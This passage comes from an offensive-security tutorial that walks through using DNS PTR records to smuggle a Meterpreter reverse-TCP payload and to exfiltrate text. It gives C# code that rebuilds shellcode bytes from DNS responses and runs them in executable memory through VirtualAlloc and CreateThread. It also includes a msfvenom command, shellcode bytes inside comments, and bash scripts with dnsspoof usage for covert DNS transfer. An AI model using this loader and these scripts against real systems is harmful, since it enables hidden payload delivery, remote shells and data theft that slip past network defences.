            Console.WriteLine("DNS Server: {0} ", _DnsServer);
            for (int i = 0; i < _IPaddress_Counter; i++)
            {
                _DATA[i] = __nslookup(_IPaddress_Begin + i, _DnsServer);
                DATA += _DATA[i].ToString();
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine("DNS Request Send: {0}", (_IPaddress_Begin + i).ToString());
                Console.ForegroundColor = ConsoleColor.DarkYellow;
                Console.WriteLine("DNS Response type PTR Record: {0}", _Records);
                Console.ForegroundColor = ConsoleColor.DarkGray;
            }

            string[] Payload__Without_delimiterChar = DATA.Split('x');
            object tmp = new object();
            byte[] __Bytes = new byte[DATA.Length / 4];
            for (int i = 1; i < __Bytes.Length; i++)
            {
                tmp = Payload__Without_delimiterChar[i].ToString().Substring(0, 2);
                byte current = Convert.ToByte("0x" + tmp.ToString(), 16);
                __Bytes[i] = current;
            }

            Console.WriteLine();
            Console.WriteLine("Bingo Meterpreter session by DNS traffic ;)");
            UInt32 funcAddr = VirtualAlloc(0, (UInt32)__Bytes.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(__Bytes, 0, (IntPtr)(funcAddr), __Bytes.Length);
```

Code 3:

in this step of code we should make Payload by this Variable "DATA" so for doing this first of all we can use "split()" for chunking Payloads .

```
string[] Payload__Without_delimiterChar = DATA.Split('x');
            object tmp = new object();
            byte[] __Bytes = new byte[DATA.Length / 4];
            for (int i = 1; i < __Bytes.Length; i++)
            {
              tmp = Payload__Without_delimiterChar[i].ToString().Substring(0, 2);
              byte current = Convert.ToByte("0x" + tmp.ToString(), 16);
              __Bytes[i] = current;
            }
```


"0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com0x510x560"

```
 string[] Payload__Without_delimiterChar = DATA.Split('x');
```

so by this code our DATA will transform to this

0 , fc0 , 480 , 830 , e40 , f00 , e80 , cc0 , 000 , 000 , 000 , 410 , 510 , 410 , 500 , 52.1.com0 , 510 , 560

also you can see this technique by "split()" in Picture "Code 3-1"



```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;

namespace test
{
    class Program
    {
        static void Main(string[] args)
        {
            string DATA = "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com";
            string[] Payload__Without_delimiterChar = DATA.Split('x');
```

Name	Value	Type
Payload__Without_delimiterChar	{string[0x00000010]}	string[]
[0]	"0"	string
[1]	"fc0"	string
[2]	"480"	string
[3]	"830"	string
[4]	"e40"	string
[5]	"f00"	string
[6]	"e80"	string
[7]	"cc0"	string
[8]	"000"	string
[9]	"000"	string
[10]	"000"	string
[11]	"410"	string
[12]	"510"	string
[13]	"410"	string
[14]	"500"	string
[15]	"52.1.com"	string

Code 3-1:

Example C#_Code1 :

```
string[] Payload__Without_delimiterChar = DATA.Split('x');
            object tmp = new object();
            byte[] __Bytes = new byte[DATA.Length / 4];
            for (int i = 1; i < __Bytes.Length; i++)
            {
               tmp = Payload__Without_delimiterChar[i].ToString().Substring(0, 2);
               byte current = Convert.ToByte("0x" + tmp.ToString(), 16);
               __Bytes[i] = current;
            }
```

in next picture “Code 3-2” I will explain why I used “DATA.Lentgth / 4” , this is important because we want make one variable for our Payloads with Bytes[] Type so we should know what is our Length for this Meterpreter Payload so for figure out this just need to see Picture “Code 3-2” in this Picture you can see we have 4 strings between each “x” :

it means 3 strings + x = 4 strings

```
0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com0x510x560”
```

also you can use this **Example C#_Code2** if you got ERROR with this **Example C#_Code1**.

Example C#_Code2 :

```
string[] Payload__Without_delimiterChar = DATA.Split('x');
            object tmp = new object();
            byte[] __Bytes = new byte[Payload__Without_delimiterChar .Length];
            for (int i = 1; i < __Bytes.Length; i++)
            {
               tmp = Payload__Without_delimiterChar[i].ToString().Substring(0, 2);
               byte current = Convert.ToByte("0x" + tmp.ToString(), 16);
               __Bytes[i] = current;
            }
```

ok both of these codes will work very well but we have one problem by this Code so I will explain where is Problem , the problem is first string in this Payload .

```
0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com0x510x560”
```

as you can see in Picture “Code3-1” after this code

```
string[] Payload__Without_delimiterChar = DATA.Split('x');
```

our String Array Variable started by 0 in Payload__Without_delimiterChar [0].


```
Payload__Without_delimiterChar [0] = 0
Payload__Without_delimiterChar [1] = fc0        <=== Meterpreter Payload Started from this Value
Payload__Without_delimiterChar [2] = 480
```

so this Byte will make Problem because this is my bug ;D in my code and this is not section of Meterpreter Payload so how can fix this ?

You can fix it by assigning value 1 to I.

```
 for (int i = 1; i < __Bytes.Length; i++)
            {
               tmp = Payload__Without_delimiterChar[i].ToString().Substring(0, 2);
               byte current = Convert.ToByte("0x" + tmp.ToString(), 16);
               __Bytes[i] = current;
            }
```


as you can see in Picture Code 3-3 this trick worked very well and you have Correct Payload in your Byte Array variable and in picture “Code 3-2” you can see “Section A” for creating Thread by this Byte Array Variable in this case “__Bytes” so about how this “Section A” worked we Talked in previous chapters especially in “Chapter 1” .



```
                _DATA[i] = __nslookup(_IPaddress_Begin + i, _DnsServer);
                DATA += _DATA[i].ToString();
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine("DNS Request Send: {0}", (_IPaddress_Begin + i).ToString());
                Console.ForegroundColor = ConsoleColor.DarkYellow;
                Console.WriteLine("DNS Response type PTR Record: {0}", _Records);
                Console.ForegroundColor = ConsoleColor.DarkGray;
            }

            string[] Payload__Without_delimiterChar = DATA.Split('x');
            object tmp = new object();
            byte[] __Bytes = new byte[DATA.Length / 4];
            for (int i = 1; i < __Bytes.Length; i++)
            {
                tmp = Payload__Without_delimiterChar[i].ToString().Substring(0, 2);
                byte current = Convert.ToByte("0x" + tmp.ToString(), 16);
                __Bytes[i] = current;
            }

            Console.WriteLine();
            Console.WriteLine("Bingo Meterpreter session by DNS traffic ;)");
            UInt32 funcAddr = VirtualAlloc(0, (UInt32)__Bytes.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
            Marshal.Copy(__Bytes, 0, (IntPtr)(funcAddr), __Bytes.Length);
            IntPtr hThread = IntPtr.Zero;
            UInt32 threadId = 0;
            IntPtr pinfo = IntPtr.Zero;

            hThread = CreateThread(0, 0, funcAddr, pinfo, 0, ref threadId);
            WaitForSingleObject(hThread, 0xFFFFFFFF);

        }
        catch (Exception err2)
        {
            Console.ForegroundColor = ConsoleColor.DarkGray;
```

"0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"
int i = 1
Section A

Code 3-2:



```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;

namespace test
{
    class Program
    {
        static void Main(string[] args)
        {
            string DATA = "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com";
            string[] Payload__Without_delimiterChar = DATA.Split('x');
            object tmp = new object();
            byte[] __Bytes = new byte[DATA.Length / 4];
            for (int i = 1; i < __Bytes.Length; i++)
            {
                tmp = Payload__Without_delimiterChar[i].ToString().Substring(0, 2);
                byte current = Convert.ToByte("0x" + tmp.ToString(), 16);
                __Bytes[i] = current;
            } ≤7ms elapsed
        }
    }

```

```
Watch 1
Name                              Value
Payload__Without_delimiterChar    {string[0x00000010]}
__Bytes                           {byte[0x00000010]}
  [0]                             0x00
  [1]                             0xfc
  [2]                             0x48
  [3]                             0x83
  [4]                             0xe4
  [5]                             0xf0
  [6]                             0xe8
  [7]                             0xcc
  [8]                             0x00
  [9]                             0x00
  [10]                            0x00
  [11]                            0x41
  [12]                            0x51
  [13]                            0x41
  [14]                            0x50
  [15]                            0x52
```

Code 3-3

Using this method on Linux systems only : NativePayload_DNS.sh Script and Linux systems

now in this Part of this chapter I want to talk about this Method on Linux systems only so in this case I made 2 scripts for this method first for Make DNS PTR Records via Host.txt file , second is NativePayload_DNS.sh Script for Dump/Download DATA via DNS PTR records.

Note : in this case I used these Scripts to Dump/Download “Text” as DATA via DNS PTR Records .

As you can see in the next picture I used these two Scripts on two Linux systems .

Using Scripts Step by step :

Step 1 (system A) : first of all you need to Create one Host file as DNS Records to use by “Dnsspoof” tool so for make it you can use this Script “**DnsHostCreator.sh**“

to use this Script your syntax is this :

syntax : ./DnsHostCreator.sh SourceTextFile.txt DomainName ChunkNumber

Example 1 : ./DnsHostCreator.sh 1.txt microsoft.com 10 > host.txt

in this case in file "1.txt" I have this text "Transferring DATA via DNS PTR Records ;)." and with "Example 1" I will have something like these lines in "host.txt"

File host.txt :

```
192.168.1.6 temp.microsoft.com
# injecting this text via this host.domain:  Transferri  ==>  5472616e736665727269.microsoft.com
192.168.1.0 5472616e736665727269.microsoft.com
# injecting this text via this host.domain:  ng DATA vi  ==>  6e672044415441207669.microsoft.com
192.168.1.1 6e672044415441207669.microsoft.com
# injecting this text via this host.domain:  a DNS PTR  ==>  6120444e532050545220.microsoft.com
192.168.1.2 6120444e532050545220.microsoft.com
# injecting this text via this host.domain:  Records ;)  ==>  5265636f726473203b29.microsoft.com
192.168.1.3 5265636f726473203b29.microsoft.com
# injecting this text via this host.domain:  .  ==>  2e.microsoft.com
192.168.1.4 2e.microsoft.com
```

as you can see these Text Injected to "Hosts" for Domain "microsoft.com" it means :

```
host  =  text   == >    5472616e736665727269 =  Transferri
injecting this text via this host.domain:  Transferri  ==>  5472616e736665727269.microsoft.com
```


Step 1-2 (system A) : now you should make Fake DNS Server by this file "host.txt" via dnsspoof tool

Example 1-2 : ./dnsspoof -f host.txt

Step 2 (system B) : now in this Step you can Download these Injected Text to Host-Name for domain "microsoft.com from "system A" to "system B" with this syntax :

syntax : ./NativePayload_DNS.sh DomainName TargetDNSServer Delay(sec)

Example 2 : ./NativePayload_DNS.sh microsoft.com 192.168.56.1 2


File Machine View Input Devices Help
Applications Places Terminal
Mon 02:54
root@kali: ~/Desktop
File Edit View Search Terminal Help
Save
Right Ctrl
Tab Width: 8
Ln 3, Col 66
INS

```
root@kali:~/Desktop# ./NativePayload_DNS.sh microsoft.com 192.168.56.1 2
NativePayload_DNS.sh v1.0 , Published by Damon Mohammadbagher 2017-2018
Exfil/Infiltration/Transferring DATA via DNS PTR Records

[!] Detecting Temp host: 192.168.1.6
[!] Detecting PTR Records/Requests: 6
[!] Detecting First Request: 192.168.1.x
[!] Delay time (sec): 2
--------------------------
[!] [0] [06/08/18 02:49:40]  Lookup :  192.168.1.0
[!] [0] Domain:  5472616e736665727269.microsoft.com.
[!] [0] Text:  Transferri
[>] [0] Dumped DATA :  Transferri
--------------------------
[!] [1] [06/08/18 02:49:43]  Lookup :  192.168.1.1
[!] [1] Domain:  6e672044415441207669.microsoft.com.
[!] [1] Text:  ng DATA vi
[>] [1] Dumped DATA :  Transferring DATA vi
--------------------------
[!] [2] [06/08/18 02:49:47]  Lookup :  192.168.1.2
[!] [2] Domain:  6120444e532050545220.microsoft.com.
[!] [2] Text:  a DNS PTR
[>] [2] Dumped DATA :  Transferring DATA via DNS PTR
--------------------------
[!] [3] [06/08/18 02:49:51]  Lookup :  192.168.1.3
[!] [3] Domain:  5265636f726473203b29.microsoft.com.
[!] [3] Text:  Records ;)
[>] [3] Dumped DATA :  Transferring DATA via DNS PTR Records ;)
--------------------------
[!] [4] [06/08/18 02:49:54]  Lookup :  192.168.1.4
[!] [4] Domain:  2e.microsoft.com.
```

```
                /Chapter 3# cat 1.txt
Transferring DATA via DNS PTR Records ;).  [redacted]/Chapter 3#
                /Chapter 3#
                /Chapter 3# ./DnsHostCreator.sh 1.txt microsoft.com 10 > host.txt
                /Chapter 3# cat host.txt | grep inje
# injecting this text via this sub domain:  Transferri  ==>  5472616e736665727269.microsoft.com
# injecting this text via this sub domain:  ng DATA vi  ==>  6e672044415441207669.microsoft.com
# injecting this text via this sub domain:  a DNS PTR  ==>  6120444e532050545220.microsoft.com
# injecting this text via this sub domain:  Records ;)  ==>  5265636f726473203b29.microsoft.com
# injecting this text via this sub domain:  .  ==>  2e.microsoft.com
                 Chapter 3# dnsspoof -f host.txt
dnsspoof: listening on vboxnet0 [udp dst port 53 and not src 192.168.56.1]
192.168.56.101.49960 > 192.168.56.1.53:  34544+ A? temp.microsoft.com
192.168.56.101.35739 > 192.168.56.1.53:  41986+ PTR? 0.1.168.192.in-addr.arpa
192.168.56.101.57711 > 192.168.56.1.53:  6752+ PTR? 0.1.168.192.in-addr.arpa
192.168.56.101.45427 > 192.168.56.1.53:  61681+ PTR? 0.1.168.192.in-addr.arpa
192.168.56.101.45796 > 192.168.56.1.53:  51594+ PTR? 1.1.168.192.in-addr.arpa
192.168.56.101.48356 > 192.168.56.1.53:  1316+ PTR? 1.1.168.192.in-addr.arpa
192.168.56.101.35522 > 192.168.56.1.53:  59550+ PTR? 1.1.168.192.in-addr.arpa
192.168.56.101.35406 > 192.168.56.1.53:  15877+ PTR? 2.1.168.192.in-addr.arpa
192.168.56.101.33235 > 192.168.56.1.53:  26970+ PTR? 2.1.168.192.in-addr.arpa
192.168.56.101.34466 > 192.168.56.1.53:  29370+ PTR? 2.1.168.192.in-addr.arpa
192.168.56.101.52359 > 192.168.56.1.53:  58904+ PTR? 3.1.168.192.in-addr.arpa
192.168.56.101.44735 > 192.168.56.1.53:  31330+ PTR? 3.1.168.192.in-addr.arpa
192.168.56.101.47538 > 192.168.56.1.53:  16349+ PTR? 3.1.168.192.in-addr.arpa
192.168.56.101.41118 > 192.168.56.1.53:  40962+ PTR? 4.1.168.192.in-addr.arpa
192.168.56.101.58480 > 192.168.56.1.53:  45364+ PTR? 4.1.168.192.in-addr.arpa
192.168.56.101.52615 > 192.168.56.1.53:  24216+ PTR? 4.1.168.192.in-addr.arpa
```

DnsHostCreator.sh , Script Code :

```
 #!/bin/sh
# syntax0 : ./DnsHostCreator.sh SourceTextFile.txt DomainName ChunkNumber
# syntax0 : ./DnsHostCreator.sh text.txt Test.com 20 > myhost.txt
# Example : dnsspoof -f myhost.txt
echo "DnsHostCreator.sh v1.0 , Published by Damon Mohammadbagher 2017-2018"
echo "Injecting DATA to DNS Traffic via DNS PTR Records and Host.txt"
echo ""
cu=0
for op in `xxd -p -c $3 $1`; do
((cu++))
done
((cu++))
echo 192.168.1.$cu "temp.$2"
x=0
for ops in `xxd -p -c $3 $1`; do
 Exfil=$ops
 t=`echo $Exfil | xxd -r -p`
 echo "# injecting this text via this host.domain: " $t " ==> " $Exfil.$2
 echo 192.168.1.$x "$Exfil.$2"
((x++))
done
```

NativePayload_DNS.sh , Script Code :

```
 #!/bin/sh
# syntax ./NativePayload_DNS.sh DomainName TargetDNSServer delay
# syntax ./NativePayload_DNS.sh test.com 192.168.1.10 3
tput setaf 2;
echo "NativePayload_DNS.sh v1.0 , Published by Damon Mohammadbagher 2017-2018"
echo "Exfil/Infiltration/Transferring DATA via DNS PTR Records"
echo ""
temp=`nslookup temp.$1 $2 | grep Add | awk {'print $2'}`
temp2=`echo $temp | awk {'print $2'}`
echo "[!] Detecting Temp host: "$temp2
myloops=`echo $temp2 | cut -d'.' -f4`
echo "[!] Detecting PTR Records/Requests: "$myloops
first_ip="`echo $temp2 | cut -d'.' -f1`"
first_ip+=".`echo $temp2 | cut -d'.' -f2`"
first_ip+=".`echo $temp2 | cut -d'.' -f3`."
echo "[!] Detecting First Request: "$first_ip"x"
echo "[!] Delay time (sec): "$3

counter=0

timedelay=0

alldumps=``;

while(true)

do

        echo "--------------------------"

        first_ip="`echo $temp2 | cut -d'.' -f1`"

        first_ip+=".`echo $temp2 | cut -d'.' -f2`"

        first_ip+=".`echo $temp2 | cut -d'.' -f3`.$counter"

        tput setaf 2;

        time=`date '+%d/%m/%y %H:%M:%S'`

        echo "[!] "[$counter] [$time] " Lookup : " $first_ip

        tput setaf 11;

        final= echo "[!] "[$counter]" Domain: "  "`nslookup $first_ip $2 | grep arpa | awk {'print $4'}`"

        tput setaf 3;

        finals= echo "[!] "[$counter]" Text: "  "`nslookup $first_ip $2 | grep arpa | awk {'print $4'} | xxd -r -p`"

        alldumps+="`nslookup $first_ip $2 | grep arpa | awk {'print $4'} | xxd -r -p`"

        tput setaf 10;

        echo "[>] "[$counter]" Dumped DATA : " $alldumps

        ((counter++))

        sleep $3

                if(($counter == $myloops))

                then

                break

                fi

done
```

NativePayload_DNS.exe , C# Code :

Supported only in .NET Framework 2.0 , 3.0 , 3.5 , 4.0

```
using System;
using System.Collections.Generic;
using System.Diagnostics;
using System.Linq;
using System.Runtime.InteropServices;
using System.Text;

namespace NativePayload_DNS
{
    class Program
    {
        static void Main(string[] args)
        {
            string _DnsServer = "192.168.1.50";
            /// 1.1.1.{x} ==> x = 0 ... 33
            string _IPaddress_Begin = "1.1.1.";
            int _IPaddress_Counter = 34;
            ///
            /// step 1:
            /// msfvenom C type payload in your kali linux
            /// msfvenom -platform windows arch x86_64 p windows/x64/meterpreter/reverse_tcp lhost=192.168.1.50 f c > /root/Desktop/payload.txt
            /// copy payloads from payload.txt file to dns.txt like this format:
            ///
            ///
```

```
/// root@kali:~# cat /root/Desktop/dns.txt
///
///1.1.1.0 "0xfc0x480x830xe40xf00xe80xcc0x000x000x000x410x510x410x500x52.1.com"
///1.1.1.1 "0x510x560x480x310xd20x650x480x8b0x520x600x480x8b0x520x180x48.1.com"
///1.1.1.2 "0x8b0x520x200x480x8b0x720x500x480x0f0xb70x4a0x4a0x4d0x310xc9.1.com"
///1.1.1.3 "0x480x310xc00xac0x3c0x610x7c0x020x2c0x200x410xc10xc90x0d0x41.1.com"
///1.1.1.4 "0x010xc10xe20xed0x520x410x510x480x8b0x520x200x8b0x420x3c0x48.1.com"
///1.1.1.5 "0x010xd00x660x810x780x180x0b0x020x0f0x850x720x000x000x000x8b.1.com"
///1.1.1.6 "0x800x880x000x000x000x480x850xc00x740x670x480x010xd00x500x8b.1.com"
///1.1.1.7 "0x480x180x440x8b0x400x200x490x010xd00xe30x560x480xff0xc90x41.1.com"
///1.1.1.8 "0x8b0x340x880x480x010xd60x4d0x310xc90x480x310xc00xac0x410xc1.1.com"
///1.1.1.9 "0xc90x0d0x410x010xc10x380xe00x750xf10x4c0x030x4c0x240x080x45.1.com"
